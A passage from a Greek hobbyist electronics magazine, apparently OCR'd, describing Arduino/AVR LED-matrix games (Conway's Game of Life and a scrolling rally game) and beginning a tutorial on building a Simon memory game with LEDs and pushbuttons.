
εντός του SPDR κι εφόσον το σύστημα SPI είναι ενεργοποιημένο, ξεκινά αυτόματα η σειριακή του μετάδοση. Κάπου εδώ όμως προκύπτει ένα ζητηματάκι. Για να μεταδώσουμε ένα byte σειριακά και να είμαστε βέβαιοι ότι στάλθηκε σωστά από το μικροελεγκτή μας, πρέπει να είμαστε βέβαιοι ότι εκείνη τη στιγμή δεν πραγματοποιείται καμία άλλη αποστολή. Για το λόγο αυτό, κάθε φορά που στέλνουμε ένα byte και πριν κάνουμε οτιδήποτε άλλο, περιμένουμε να ολοκληρωθεί η αποστολή. Αυτή η αναμονή επιτυγχάνεται ελέγχοντας το bit με το όνομα SPIF (SPI Interrupt Flag), του καταχωρητή SPSR (SPI Status Register). Το συγκεκριμένο bit λαμβάνει αυτόματα την τιμή 1, κάθε φορά που ολοκληρώνεται η σειριακή αποστολή ενός byte.

Το παιχνίδι της ζωής

Καταρχάς, αν δεν το έχετε κάνει ήδη, ρίξτε μια ματιά στους συνδέσμους που προτείναμε αρχικά, ώστε να δείτε περί τίνος πρόκειται αυτό το Game of Life (http://en.wikipedia.org/wiki/Conway's_Game_of_Life και www.bitstorm.org/gameoflife). Μπορείτε επίσης να χαζέψετε και το σχετικό βίντεο, που δείχνει την κατασκευή μας σε λειτουργία:

http://deltahacker.gr/?p=4137

Σχεδιάζοντας τον κώδικα, καταλήξαμε σύντομα σ' ένα βασικό, γενικό συμπέρασμα: Το πρόγραμμα πρέπει να σχεδιάζει στο matrix διαφορετικά πράγματα, ανάλογα με το στάδιο εκτέλεσής του. Για το λόγο αυτό ορίσαμε μια μεταβλητή με το όνομα mode, η οποία αποφασίσαμε ότι ανά πάσα στιγμή θα δηλώνει σε ποιο στάδιο βρίσκεται το πρόγραμμα. Ορίσαμε λοιπόν τα εξής: Όταν η mode έχει την τιμή 1, το πρόγραμμα βρίσκεται σε κατάσταση αναμονής και περιμένει το πάτημα κάποιου κουμπιού. Μόλις πατήσουμε κάποιο διακόπτη η mode παίρνει την τιμή 2 και το πρόγραμμα περνάει σε επόμενη κατάσταση, κατά την οποία διασπείρει μερικές κουκίδες σε τυχαίες θέσεις του frame buffer. Μόλις τοποθετηθούν οι τυχαίες κουκίδες το πρόγραμμα περνά αυτόματα στο επόμενο στάδιο (mode = 3).



Εδώ γίνονται τα περισσότερα: Σε τακτά χρονικά διαστήματα το πρόγραμμα εφαρμόζει του κανόνες του Game of Life πάνω στα περιεχόμενα του frame buffer. Ταυτόχρονα, το πρόγραμμα ελέγχει το αν πατήθηκε κάποιο κουμπί ή το αν ολοκληρώθηκε η εφαρμογή των κανόνων, χωρίς να αλλάξει κάτι στο frame buffer. Σε αυτές τις περιπτώσεις, ο κώδικας θεωρεί ότι θέλουμε να τερματίσουμε το Game of Life ή ότι το σύστημα έφτασε σε αδιέξοδο και η περαιτέρω εφαρμογή των κανόνων δεν επηρεάζει το αποτέλεσμα. Έτσι, η μεταβλητή mode παίρνει πάλι την 1 και το πρόγραμμα περνά εκ νέου στην κατάσταση αναμονής.

Όλα όσα περιγράψαμε υλοποιούνται από τη συνάρτηση update_buffer. Κάθε φορά που καλείται η εν λόγω συνάρτηση τσεκάρει τη μεταβλητή mode και ανάλογα με την τιμή της εκτελεί το αντίστοιχο κομμάτι κώδικα. Τέλος, μια ενδιαφέρουσα λεπτομέρεια του συγκεκριμένου προγράμματος αφορά στην ύπαρξη και δεύτερου frame buffer. Βλέπετε, η εφαρμογή των κανόνων του game of life πραγματοποιείται σταδιακά (οι κουκίδες κι η γειτονιά της καθεμιάς ελέγχονται διαδοχικά). Οι αλλαγές που πρέπει να πραγματοποιηθούν σε κάθε κουκίδα, δηλαδή, υπολογίζονται σταδιακά κι όχι ταυτόχρονα. Επομένως, αν η κάθε αλλαγή εφαρμοζόταν άμεσα πάνω στο frame buffer η τύχη των επόμενων κουκίδων θα επηρεαζόταν από την μελλοντική κατάσταση των προηγουμένων κουκίδων κι όχι από την τρέχουσα. Αυτό το πρόβλημα λύθηκε με την ύπαρξη ενός δεύτερου frame buffer, όπου αποθηκεύονται οι όποιες μεταβολές υπολογίζονται για τις κουκίδες. Στο τέλος, τα περιεχόμενα του δεύτερου frame buffer μεταφέρονται στο πρώτο και ...η ζωή συνεχίζεται.

Run user, run!


Για το ραλάκι χρησιμοποιήθηκε πάλι η μεταβλητή mode και η συνάρτηση update_buffer κατασκευάστηκε αρθρωτά. Κάθε άρθρωμα (κάθε τμήμα της update_buffer) αντιστοιχεί σε μια συγκεκριμένη τιμή της mode και εκτελείται μόνο τότε. Αυτό το πρόγραμμα περιλαμβάνει περισσότερες καταστάσεις. Πέρα από την αρχική διαθέτει μία ενδιάμεση, η οποία προετοιμάζει το frame buffer για την εκκίνηση του παιχνιδιού. Ακολουθεί η κύρια κατάσταση, κατά την οποία το πρόγραμμα υπολογίζει κάθε φορά μία νέα γραμμή για το χάρτη (για το περιβάλλον στο οποίο μοιάζει να κινείται το όχημά μας). Αυτή η νέα γραμμή προστίθεται στην «κορυφή» του frame buffer, αφού προηγουμένως ολισθήσουν τα περιεχόμενά της μια θέση προς τα κάτω. Με αυτόν τον τρόπο ο δρόμος στον οποίο κινείται το όχημά μας κυλάει και ανανεώνεται διαρκώς. Στην ίδια κατάσταση λειτουργίας, το πρόγραμμα κάθε στιγμή ελέγχει το αν η θέση του οχήματος βρίσκεται επάνω σε κάποιο εμπόδιο. Σε αυτή την περίπτωση, το πρόγραμμα περνά σε επόμενη κατάσταση (game over), κατά την οποία η οθόνη γεμίζει από κάτω προς τα πάνω. Όταν ολοκληρωθεί το γέμισμα το πρόγραμμα περνά στην κατάσταση αναμονής και η μεταβλητή mode παίρνει πάλι την τιμή 1.


Τα πιο ενδιαφέροντα σημεία αυτού του προγράμματος αποτελούν η ελαφρώς τροποποιημένη συνάρτηση scan και το τμήμα της update_buffer, το οποίο σχεδιάζει και ρολάρει το δρόμο του οχήματος. Αν και η συνάρτηση scan αποτελεί κομμάτι της μηχανής επί της οποίας τρέχει το παιχνίδι μας, ήμασταν υποχρεωμένοι να την τροποποιήσουμε. Βλέπετε, τα pixel που αντιστοιχούν στα εμπόδια έπρεπε να έχουν διαφορετική φωτεινότητα από το pixel που αναπαριστά το όχημά μας. Ωστόσο η μελέτη μας δεν έχει φτάσει στο απαιτούμενο επίπεδο, ώστε να χρησιμοποιούμε frame buffer με πληροφορίες χρώματος (ή έστω φωτεινότητας). Έπρεπε λοιπόν να εφαρμόσουμε κάποιο απλούστερο κολπάκι, ώστε τα pixel των εμποδίων

να εμφανίζονται λιγότερο φωτεινά, σε σχέση με το pixel του οχήματος. Για το λόγο αυτό τροποποιήσαμε τη συνάρτηση scan ώστε να προβάλει τα τοιχώματα μία μόνο φορά, ανά έξι σαρώσεις του matrix! Αντίθετα, το όχημά μας προβάλλεται διαρκώς. Έτσι, το μάτι μας (το οποίο λειτουργεί σαν ολοκληρωτής, αλλά αυτό δεν είναι του παρόντος) αντιλαμβάνεται τα pixel των τοιχωμάτων σαν πολύ πιο ασθενή και ξεθωριασμένα.

Η διαδρομή που πρέπει να ακολουθήσει το όχημά μας παράγεται δυναμικά και μεταβάλλεται τυχαία. Όπως αντιλαμβάνεστε, όμως, το πρόγραμμα δεν θα μπορούσε να αραδιάζει εντελώς τυχαία τα εμπόδια. Αν λειτουργούσε με αυτόν τον τρόπο θα συνέβαινε πολύ συχνά να προκύπτουν αδιέξοδα ή πολύ στενά περάσματα, από τα οποία δεν θα μπορούσε να διέλθει το όχημα. Για να αντιμετωπίσουμε αυτό το ζήτημα εισάγαμε μια μεταβλητή η οποία ορίζει την κατεύθυνση που θα πρέπει κάθε φορά να ακολουθεί το όχημα. Αυτή η μεταβλητή βέβαια μεταβάλλεται τυχαία, οπότε και η διαδρομή που θα πρέπει να ακολουθήσουμε παίζοντας μεταβάλλεται επίσης τυχαία. Το πρόγραμμα χρησιμοποιεί αυτή τη μεταβλητή για να ανοίξει τα κατάλληλα κενά στη διαδρομή, ώστε η οδήγηση να είναι από εύκολη έως πολύ δύσκολη, αλλά πάντοτε εφικτή! Με λίγα λόγια, για να λύσουμε το πρόβλημα, το αντιστρέψαμε: Το πρόγραμμα δεν υπολογίζει τυχαία τα εμπόδια που θα τοποθετήσει στη διαδρομή μας, αλλά υπολογίζει τυχαία τη διαδρομή που πρέπει να ακολουθήσουμε. Με βάση αυτήν, κατασκευάζεται εν τέλει και το ...οδόστρωμα.

Όπως και στην περίπτωση του Game of Life, μπορείτε να μας δείτε να παίζουμε με το ραλάκι στο σχετικό βίντεο που έχουμε αναρτήσει στο site του περιοδικού (http://deltahacker.gr/?p=4137). Τέλος, για οποιαδήποτε απορία, μπορείτε πάντα να ρίξετε την ερώτησή σας στο forum. Καλή διασκέδαση!





Skill: Beginner

Tags: Arduino, LED, buttons, toys, programming

ARDUINO SAYS!

by GiannouG

Πόσο καλή μνήμη (νομίζετε ότι) έχετε; Θέλετε να τη δοκιμάσετε και ταυτόχρονα να την εξασκήσετε; Αν ναι, σας έχουμε τη λύση: Ένα μικρό αλλά εκνευριστικό, εχμ, εθιστικό παιχνίδι μνήμης. Αν πάλι η μνήμη σας είναι άριστη και δεν σηκώνει καμία αμφισβήτηση αυτό, μπορείτε και πάλι να φτιάξετε το παιχνιδάκι μας! Έτσι, για να εκτονώσετε τη δημιουργικότητά σας ;)



Αν και δεν είναι αρκετά διαδεδομένο στην Ελλάδα --τουλάχιστον εγώ δεν το συνάντησα στα παιδικά μου χρόνια--, το Simon είναι ένα παλιό και κατά κάποιο τρόπο γνώριμο παιχνίδι μνήμης. Όχι παιχνίδι στον υπολογιστή, παιχνίδι σαν αυτά που είχαμε μικροί: Πλαστικό και βαρύ, μ' ένα συρόμενο διακόπτη on-off και μπαταρίες. Στην αρχική του μορφή, το Simon ήταν κυκλικό κι είχε τέσσερα χρωματιστά κουμπιά, με τέσσερα λαμπάκια (ένα κάτω από κάθε κουμπί). Ο εγκέφαλος του παιχνιδιού (ο Simon) αναβόσβηνε τα λαμπάκια με τυχαία σειρά και περίμενε από το χρήστη να πατήσει με την ίδια ακριβώς σειρά, τα αντίστοιχα κουμπιά. Κάθε φορά που ο παίκτης αναπαρήγαγε σωστά την αλληλουχία πατημάτων, το παιχνίδι γινόταν δυσκολότερο: Τα λαμπάκια που αναβόσβηναν γίνονταν περισσότερα κι ο παίκτης έπρεπε να θυμάται όλο και μεγαλύτερες αλληλουχίες! Εάν ο παίκτης έκανε ένα λάθος, το παιχνίδι άρχιζε από την αρχή.

Εικόνα 1
Το πρώτο παιχνίδι Simon. Αποκλείεται να μη το έχετε δει κάπου! Αν όχι ζωντανά και μπροστά σας, σίγουρα σε κάποιο site με παιχνίδια σε flash. Τι; Δεν παίζετε τέτοια παιχνίδια; Κρίμα, γιατί αν παίζατε, όλο και κάπου θα είχατε δει το Simon… ;)

Όπως υποψιάζεστε, δεν πρόκειται να πάρουμε τους δρόμους και τα μαγαζιά. Δεν θα προσπαθήσουμε να βρούμε το Simon για να το αγοράσουμε, αλλά θα φτιάξουμε το δικό μας. Θα χρειαστούμε μόνο το Arduino, τέσσερα LED κι άλλους τόσους διακόπτες.

Ξεκινάμε;

Για αρχή, να πούμε ότι δεν έχει καμία σημασία ποιο Arduino έχετε. Σε αντίθεση με την κατασκευή την οποία είδαμε σε προηγούμενο τεύχος[1], αυτή τη φορά δεν θα έχουμε κανένα πρόβλημα με τη μνήμη RAM. Το πρόγραμμα θα χωράει άνετα! Επομένως, ακόμα κι αν έχουμε κάποιον κλώνο του Arduino, με ενδεχομένως διαφορετικό τσιπάκι AVR, το πρόγραμμά μας οφείλει να λειτουργήσει κανονικά. Το κλασικό παιχνίδι Simon έχει τέσσερα φωτιζόμενα κουμπιά. Εμείς λοιπόν θα χρειαστούμε τέσσερα κουμπιά αλλά και τέσσερα LED, μιας και δεν υπάρχουν διακόπτες με ενσωματωμένα LED -- τουλάχιστον όχι στα τριγύρω μαγαζιά. Επιπλέον, να μην ξεχάσουμε τέσσερις αντιστάσεις, μία για κάθε LEDάκι. Αν τις παραλείψουμε είναι πολύ πιθανό να τα δούμε να καίγονται! Ωραίο θέαμα, αλλά όχι για τώρα. Συνοψίζοντας, θα χρειαστούμε τα παρακάτω:

- τέσσερα LED οποιουδήποτε χρώματος, κατά προτίμηση διαφορετικά μεταξύ τους
- τέσσερις αντιστάσεις 220Ω (ή οποιασδήποτε άλλης τιμής, αρκεί να είναι ίδιες για όλα τα LED και στην περιοχή από 180Ω έως 630Ω)

1. deltaHacker 002, tv-game με το arduino (μέρος 1 από 2), σελίδα 20.

- τέσσερα pushbutton (τα αγαπημένα μας πλέον διακοπτάκια :D)
- καλώδια για τις συνδέσεις πάνω στο breadboard
- ένα κάποιο Arduino -- αυτό που έχουμε, τέλος πάντων.

Σίγουρα τα εξαρτήματα αυτής της κατασκευής σας θυμίζουν προηγούμενα άρθρα. Θα έπρεπε, δηλαδή. Αφού συγκεντρώσουμε τα απαιτούμενα υλικά, μπορούμε να προχωρήσουμε στην υλοποίηση.



Εικόνα 3
Θα χρησιμοποιήσουμε ακριβώς τους ίδιους διακόπτες που έχουμε δει και παλιότερα. Δεν έχει αλλάξει τίποτα: Τα αντικριστά ποδαράκια είναι πάντοτε ενωμένα και συνδέονται με τα διπλανά τους, όταν πατάμε το διακόπτη.

Το hardware

Το κύκλωμα που θα υλοποιήσουμε φαίνεται στην Εικόνα 4. Επιλέξαμε τα digitalPin 2, 3, 4 και 5 για τα LED, ενώ στα 8, 9, 10 και 11 συνδέονται τα κουμπιά. Η επιλογή των ακροδεκτών έγινε σύμφωνα με δύο κριτήρια: Αφενός, θέλαμε να έχουμε καθαρές και τακτοποιημένες συνδέσεις, χωρίς πολλά-πολλά μπερδέματα. Αφετέρου, για να μη γράψουμε περίπλοκο κώδικα αργότερα, φροντίσαμε να επιλέξουμε διαδοχικούς ακροδέκτες για τη σύνδεση ομοειδών στοιχείων.

Τα LED συνδέονται όπως δείχνει η εικόνα του κυκλώματος. Να θυμίσουμε πως το πιο μακρύ ποδαράκι των LED είναι η άνοδος (+) και είναι αυτό που συνδέεται στο Arduino -- τουλάχιστον στο δικό μας κύκλωμα. Το κοντύτερο ποδαράκι ονομάζεται κάθοδος (-) και το συνδέουμε στο GND, μέσω της αντίστασης. Η αντίσταση αυτή περιορίζει το ρεύμα που διέρχεται από το LED κι αποτρέπει το κάψιμό του.

Για τα κουμπιά δεν θα χρησιμοποιήσουμε εξωτερικές αντιστάσεις pull-up, όπως κάναμε παλιότερα. Αντίθετα, θα χρησιμοποιήσουμε τις ενσωματωμένες αντιστάσεις pull-up του Arduino. Γλυτώνουμε έτσι τέσσερις αντιστάσεις κι απλοποιούμε το κύκλωμα. Εξάλλου, η επίπτωση στον κώδικα από αυτή την επιλογή θα είναι αμελητέα (λίγες μόνο γραμμές).



Εικόνα 2
Στην εικόνα φαίνεται η πολικότητα των LED. Σε περίπτωση που τα LED μας δεν έχουν τα κανονικά ποδαράκια τους (π.χ., επειδή τα κοντύναμε για το προηγούμενο project μας), δεν είναι εύκολο να ξεχωρίσουμε την άνοδο (+) από την κάθοδο (-)! Θα πρέπει να κοιτάξουμε το LED πολύ προσεκτικά. Στη βάση του διαθέτει ένα γείσο, το οποίο από την πλευρά της καθόδου είναι κομμένο. Κοιτάζοντας εξάλλου μέσα στο LED μπορούμε να διακρίνουμε την κάθοδο, γιατί το ηλεκτρόδιό της είναι μεγαλύτερο!

Έχουμε πλέον τελειώσει με το κομμάτι του hardware. Σειρά τώρα έχει ο κώδικας, για να δώσουμε στο κύκλωμα ζωή! Όπως κάθε φορά, κάνουμε έναν τελικό έλεγχο στις συνδέσεις μας και προχωράμε στον κώδικα.

Μπερδέματα

Θα το μαρτυρήσω, δεν αντέχω! Όταν αυτό το άρθρο ήταν ακόμα μια μακρινή ιδέα στο μυαλό μου, θέλησα να δω αν έχει ξαναγίνει κάτι αντίστοιχο σε Arduino και φυσικά το πώς. Περιττό να πω ότι βρήκα πολλές αρκετές υλοποιήσεις, με ακόμα περισσότερες γραμμές κώδικα η καθεμία, οι οποίες κατάφεραν να με αγχώσουν -- αποτελεσματικά! Στο μυαλό μου ήταν αρκετά απλή η υλοποίηση. Γιατί το έκαναν τόσο περίπλοκο; Μήπως μου ξεφεύγει κάτι; Μήπως το δικό τους είναι καλύτερο; Αυτά τα ερωτήματα με βασάνιζαν αρκετές μέρες, ώσπου έβγαλα κάποια συμπεράσματα και πήρα τις αποφάσεις μου. Λάθος πρώτο: Δεν έπρεπε να επηρεαστώ από τους άλλους. Λάθος δεύτερο: Ακόμη κι αν οι άλλοι έχουν κάνει τρομερά πράγματα, εγώ είμαι καλύτερος, εξυπνότερος *και* ομορφότερος ;) Επίσης, είμαι και πολύ μετριόφρων. Στο εξής θα ξεχνάω κάθε ξένη υλοποίηση και θα κρατάω μόνο τα στοιχεία που μου φάνηκαν όμορφα ή έξυπνα -- αν υπάρχουν. Στο κάτω-κάτω, κάθε προγραμματιστής έχει το δικό του *περίεργο* τρόπο σκέψης. Αφού ηρέμησα, άρχισα να γράφω τον κώδικα για το Simon, τον οποίο παρεμπιπτόντως μπορείτε να κατεβάσετε από εδώ:


`http://bit.ly/dh005arduinoSimon`

Το software

Στην αρχή του προγράμματος ορίζουμε δύο πίνακες (array). Εκεί αποθηκεύουμε τους αριθμούς των pin, στα οποία συνδέονται οι διακόπτες και τα LED. Η αποθήκευση βέβαια δεν γίνεται με τυχαίο τρόπο. Με την ίδια σειρά που καταγράφουμε τα pin για τα LED, πρέπει να καταγράψουμε και τα pin για τους διακόπτες. Για παράδειγμα, αν στην πρώτη θέση του leds[] γράψουμε το pin για το πάνω αριστερό LED, στην πρώτη θέση του buttons[] πρέπει να γράψουμε το pin για τον πάνω αριστερό διακόπτη. Η καταγραφή δηλαδή, γίνεται με τέτοιο τρόπο ώστε να αντιστοιχίζονται τα κουμπιά με τα LED.

Στη συνάρτηση setup() ξεκινάμε με τη ρύθμιση των pin. Μετατρέπουμε σε εξόδους αυτά που χρησιμοποιούνται για τα τα LED και σε εισόδους αυτά που χρησιμοποιούνται για τους διακόπτες. Επιπλέον, για τα pin με τους διακόπτες ενεργοποιούμε και τις εσωτερικές αντιστάσεις pull-up. Στη συνέχεια, διαβάζοντας την αναλογική είσοδο 0 (δεν συνδέεται πουθενά στο κύκλωμα), παίρνουμε έναν πραγματικά τυχαίο αριθμό. Αυτόν τον αριθμό τον δίνουμε ως seed για τη συνάρτηση random. Αναρωτιέστε γατί γίνονται όλα αυτά; Τα νούμερα που μας δίνουν οι συναρτήσεις random είναι «ψευδοτυχαίοι» αριθμοί. Παράγονται δηλαδή με μαθηματικό τρόπο κι ακολουθούν πάντα την ίδια σειρά. Βέβαια, αυτή η σειρά, ακριβέστερα αυτή η αλληλουχία αριθμών που δίνουν οι συναρτήσεις random, είναι πάρα πολύ μεγάλη. Αυτό είναι 